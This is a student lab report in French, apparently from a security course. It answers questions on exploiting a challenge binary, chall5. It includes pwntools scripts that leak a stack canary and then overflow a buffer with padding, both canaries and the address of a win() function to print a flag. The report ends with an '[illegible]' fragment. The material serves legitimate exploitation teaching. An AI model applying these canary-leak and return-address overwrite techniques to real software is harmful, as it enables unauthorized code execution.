b"\x00" + canary : comme avant, premier byte du canary est \x00 suivi des 3 premiers bytes qu'on a print sur le terminal avec le premier payload

b"\x30"*12 : padding pour arriver à eip

b"\xa6\x86\x04\x08" : adresse de la fonction win

Question 8.9

Présentez le/s script/s réalisé/s pour être en mesure de construire et passer les payloads précédemment décrits à chall5 jusqu'à pouvoir exécuter la fonction win. Numérotez les lignes de votre code et indiquez en légende ce que font les lignes essentielles du script.

labo02_3_07_RayburnMoutiHarun_chall5_canary.py :

```
from pwn import *

#start process with binary chall5
proc = process('./chall5')

#receive lines from chall5 until ': ' is received, this is when the program
prompts the user for a username
line = proc.recvuntil(b": ")

#build and send payload to print the constant canary
input_string = (b"\x31"*500)
proc.sendline(input_string)

#receive lines until the program prompts the user for a password (it will
print the username and what follows in the stack)
line = proc.recvuntil(b": ")
print(b"line after You Entered: ", line)

#get and print the canary from the program output
canary = line[518:522]
print("bytes: ", canary)
```

labo02_3_07_RayburnMoutiHarun_chall5_exploit.py :

```
from pwn import *

#start process with binary chall5
proc = process('./chall5')

#receive lines from chall5 until ': ' is received, this is when the program
prompts the user for a username
line = proc.recvuntil(b": ")
```

```
#build and send payload to print the random canary
input_string = (b"\x31"*505)
proc.sendline(input_string)

#receive lines until the program prompts the user for a password
line = proc.recvuntil(b": ")
print(b"line after You Entered: ", line)

#get the 3 bytes of the canary from the output
canary = line[523:526]
print("bytes: ", canary)

#build and send the payload with both canaries and the address of win()
input_string = (b"\x31"*1004 + b"\xef\xbe\xad\xde" + b"\x00" + canary +
b"\x30"*12 + b"\xa6\x86\x04\x08")
proc.sendline(input_string)

#receive and print the rest of the program's output
print(proc.recvall().decode())
```

Question 8.10

Si vous n'avez pas anticipé sur cette question, vous ne devriez pas avoir réussi à faire afficher son flag par la fonction win ? Pourquoi ?

Si on arrive à retourner sur la fonction win mais qu'on arrive pas à afficher le mot de passe, on a probablement pas recopié le canary constant. Dans win, une vérification de ce canary est faite et le flag est affiché seulement s'il est correct. Sinon, un `exit(-1)` est appelé.

Question 8.11

Sur la base de cette nouvelle constatation, exploiter la vulnérabilité pour exécuter la fonction win lui faire afficher son flag.

Comme vu avant, il faut au préalable faire une exécution avec un payload de 500 bytes quelconques pour afficher le canary constant 0xdeadbeef. Ensuite, on peut faire notre attaque décrite avant avec le canary constant écrit juste avant le canary aléatoire dans la pile

[illegible]